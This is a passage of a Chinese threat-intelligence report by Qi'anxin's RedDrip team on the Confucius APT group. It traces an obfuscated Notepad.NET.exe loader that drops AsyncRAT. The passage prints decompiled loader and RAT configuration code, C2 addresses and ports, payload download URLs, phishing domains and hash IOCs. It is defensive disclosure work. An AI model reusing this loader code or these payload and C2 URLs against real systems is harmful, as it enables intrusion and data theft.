以上样本的 C2: http://188.215.229.20/2.php，可以基本断定 188.215.229.20 为“魔罗桫” APT 组织的基础设施。关联的样本中有一个名为 Notepad.NET.exe 的样本引起了我们的注意：

文件名	MD5	ITW
Notepad.NET.exe	842c3c8b62e4ed67ec529ab08ee87c4a	http://185.214.10.220/1/KB-Auto-win-update.exe

该样本为 DeMnu 混淆器变种




```
        private void cqPqaJZkio(object \u0020, EventArgs \u0020)
        {
            byte[] array = this.VCXoms8mC0miXhEu0EHm("uJfdLyE4");
            this.QJQqPSRC3N = FindDialog.FYg4H4tWUxgg1tY8PPuw(ref array);
            try
            {
                frmMain.1fsNhWxd0XL1i91X7P6(frmMain.vH98FnxlYk1oLdCx76B().Load(this.QJQqPSRC3N), this.WAbqLF1A1v).GetMethod(this.WAbqLF1A1v).Invoke(n
            }
            catch (Exception ex)
            {
                frmMain.sBbGJRxE0xJu0ADNSwa(frmMain.cFQrMoxNoTIGgkDDapb(ex), MsgBoxStyle.OkOnly, null);
                frmMain.v4bR6ix4Yt3SMwdicw2();
            }
        }

        // Token: 0x060000F5 RID: 245 RVA: 0x00006708 File Offset: 0x00004B08
        [MethodImpl(MethodImplOptions.NoInlining)]
        private void X5SqmdibQi(int \u0020)
        {
            int num = 6;
            if (!true)
            {
                goto IL_10;
            }
            int num2;
            for (;;)
            {
                IL_89:
                switch (num)
                {
                case 0:
```

100 %

局部变量

名称	值	类型
Notepad.NET.frmMain.VCXoms8mC0miXhEu0EHm 返回	{byte[0x0000C001]}	byte[]
this	{Notepad.NET.frmMain, Text: Untitled - Notepad}	Notepad.NET.frmMain

内存加载 Polyloader，最终释放的 AsyncRat 如下



```
                Settings.Install = Settings.aes256.Decrypt(Settings.Install);
                Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
                Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
                Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
                Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
                Settings.Group = Settings.aes256.Decrypt(Settings.Group);
                Settings.Hwid = Helper.HWID();
                Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
                Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
```

100 %

监视 1

名称	值	类型
result	false	bool
Settings.Hosts	"188.215.229.20"	string
Settings.Ports	"22,8080"	string
Settings.ServerCertificate	{[Subject]　CN=AsyncRAT Server　[Issuer]　CN=AsyncRAT Serv...	System.Security.Cryptography....
Archived	false	bool
CertContext (System.Security.Cryptography.X509Certific...	{System.Security.Cryptography.X509Certificates.SafeCertContextH...	System.Security.Cryptography....
CertContext	{System.Security.Cryptography.SafeCertContextHandle}	System.Security.Cryptography....
Extensions	{System.Security.Cryptography.X509Certificates.X509ExtensionColl...	System.Security.Cryptography....
FriendlyName	""	string
Handle	0x0032BB20	System.IntPtr
HasPrivateKey	false	bool
Issuer	"CN=AsyncRAT Server"	string
IssuerName	{System.Security.Cryptography.X509Certificates.X500Distinguishe...	System.Security.Cryptography....
NotAfter (System.Security.Cryptography.X509Certificate...	{9999/12/31 23:59:59}	System.DateTime
NotAfter	{9999/12/31 23:59:59}	System.DateTime
NotBefore (System.Security.Cryptography.X509Certificat...	{2020/5/27 21:42:57}	System.DateTime
NotBefore	{2020/5/27 21:42:57}	System.DateTime
PrivateKey	null	System.Security.Cryptography....
PublicKey	{System.Security.Cryptography.X509Certificates.PublicKey}	System.Security.Cryptography....
RawData (System.Security.Cryptography.X509Certificate...	{byte[0x000004F6]}	byte[]
RawData	{byte[0x000004F6]}	byte[]
SerialNumber (System.Security.Cryptography.X509Certif...	"00B7C6B7197558146FB298AA80BDEC99"	string
SerialNumber	"00B7C6B7197558146FB298AA80BDEC99"	string
SignatureAlgorithm	{System.Security.Cryptography.Oid}	System.Security.Cryptography....
Subject	"CN=AsyncRAT Server"	string
SubjectName	{System.Security.Cryptography.X509Certificates.X500Distinguishe...	System.Security.Cryptography....
Thumbprint	"153A7EA3A7ACB476FD66D214E61E51BB35B4A24B"	string
Version	0x00000003	int
m_certContextCloned	false	bool
m_extensions	{System.Security.Cryptography.X509Certificates.X509ExtensionColl...	System.Security.Cryptography....

相关 C2 信息：188.215.229.20:（22|8080）

服务器证书信息如下：

Subject:CN=AsyncRAT Server

Thumbprint:153A7EA3A7ACB476FD66D214E61E51BB35B4A24B

```
SerialNumber:00B7C6B7197558146FB298AA80BDEC99
```

除此之外我们对 DeMnu 混淆器 ITW 的 IP（185.214.10.220）进行关联时发现该 IP 下的所有样本均为“魔罗桫”APT 组织（Confucius APT）的窃密木马：

文件名	MD5	C2
010Editor	33a2941742ed2f4b6b412d239711d6a3	http://185.214.10.220/2.php
rcs.exe	8a4e265cfbad8d136222dda60505b61d	http://185.214.10.220/p.php
	94a87ee68fe8f998df3ffc84bb459a1d	http://185.214.10.220/2.php
vs_community.exe	dee2bc2f5424874a5fc7cf51c4cd2b55	185.214.10.220/2.php
vs_community.exe	2d2fe787b2728332341166938a25fa26	http://185.214.10.220/2.php
nvbackend.exe	d2d7723310c67b3df3d25529ca8b5a3b	http://185.214.10.220/p.php
Policy_update.exe	cab163e740e10b9572a6424e69cce1d5	http://185.214.10.220/p.php
	ef34e809b4a0e33eb1222409d13068ab	http://185.214.10.220/p.php

总结

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信 NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。(Ti.qianxin.com)。

IOCs

1331b068477e2974894a899c855bfc4b

005e8de2974db8722073fa54e8b8d435

e91e10978ace80a789363288ffee178a

878ad290280bb9e880c1366e8c386e1a

c9d7b9e1d2eadb8657ec84ff2d20b98c

59bc5eb1d3f1affd1496dfbb61f1537e

7b2b6e47e33dddce7406fc989592ab50

72503d7ef52495efa109941274b8769f

47568de42706aa3da39a03d1d0feddca

b96fe909c2d2f458abf71665ce1bb1ef

4cc8577c844e2492840aed08876eb1c4

6d7d69e897351f6af2399bfdcf00983a

75c55e8a9b00a1d724ef4d451da5806f

e7b6ec85ece1c431f07b4a47e264190d

c3d422c2065ec3d9063929a1d4955416

2d2fe787b2728332341166938a25fa26

d373bf68ceb8e395719a1ad6befba66d

842c3c8b62e4ed67ec529ab08ee87c4a

33a2941742ed2f4b6b412d239711d6a3

8a4e265cfbad8d136222dda60505b61d

94a87ee68fe8f998df3ffc84bb459a1d

dee2bc2f5424874a5fc7cf51c4cd2b55

2d2fe787b2728332341166938a25fa26

d2d7723310c67b3df3d25529ca8b5a3b

cab163e740e10b9572a6424e69cce1d5

ef34e809b4a0e33eb1222409d13068ab

authowawebmailgo.com

he-moondelight.96.lt

hhwebmail.com

xt5coremail.com

jspsession.com

sessionexpire.com

coremailxt5mainjsp.com

msword.windowsupdate.microsoft.msn.coremailxt5mainjsp.com

us02web.zoom.us.coremailxt5mainjsp.com

http://185.214.10.220/p.php

http://185.214.10.220/2.php

http://92.118.190.16/FINAL.exe

http://anf.gov.pk/js/plugins/audiopro.exe

http://anf.gov.pk/pmstesting/export/test/covid-19/UA-COVID-19.exe

http://wahindustries.com.pk/js/plan.exe

http://185.214.10.220/1/KB-Auto-win-update.exe

http://coremailxt5mainjsp.com/ps/sgrm.exe

http://185.214.10.220/1/officers_list.apk

附录1 奇安信威胁情报中心

奇安信威胁情报中心是北京奇安信科技有限公司（奇安信集团）旗下的威胁情报整合专业机构。该中心以业界领先的安全大数据资源为基础，基于奇安信长期积累的核心安全技术，依托亚太地区顶级的安全人才团队，通过强大的大数据能力，实现全网威胁情报的即时、全面、深入的整合与分析，为企业和机构提供安全管理与防护的网络威胁预警与情报。

奇安信威胁情报中心对外服务平台网址为 https://ti.qianxin.com/。服务平台以海量多维度网络空间安全数据为基础，为安全分析人员及各类企业用户提供基础数据的查询，攻击线索拓展，事件背景研判，攻击组织解析，研究报告下载等多种维度的威胁情报数据与威胁情报服务。

微信公众号：

奇安信威胁情报中心：　　　　奇安信病毒响应中心：

附录2 红雨滴团队（RedDrip Team）

奇安信旗下的高级威胁研究团队红雨滴（天眼实验室）,成立于 2015 年，持续运营奇安信威胁情报中心至今，专注于 APT 攻击类高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00，OceanLotus）APT 攻击团伙的安全研究团队，也是当前奇安信威胁情报中心的主力威胁分析技术支持团队。

目前，红雨滴团队拥有数十人的专业分析师和相应的数据运营和平台开发人员，覆盖威胁情报运营的各个环节：公开情报收集、自有数据处理、恶意代码分析、网络流量解析、线索发现挖掘拓展、追踪溯源，实现安全事件分析的全流程运营。团队对外输出机读威胁情报数据支持奇安信自有和第三方的检测类安全产品，实现高效的威胁发现、损失评估及处置建议提供，同时也为公众和监管方输出事件和团伙层面的全面高级威胁分析报告。

依托全球领先的安全大数据能力、多维度多来源的安全数据和专业分析师的丰富经验，红雨滴团队自 2015 年持续发现多个包括海莲花在内的 APT 团伙在中国境内的长期活动，并发布国内首个团伙层面的 APT 事件揭露报告，开创了国内 APT 攻击类高级威胁体系化揭露的先河，已经成为国家级网络攻防的焦点。

团队 LOGO：

关注二维码：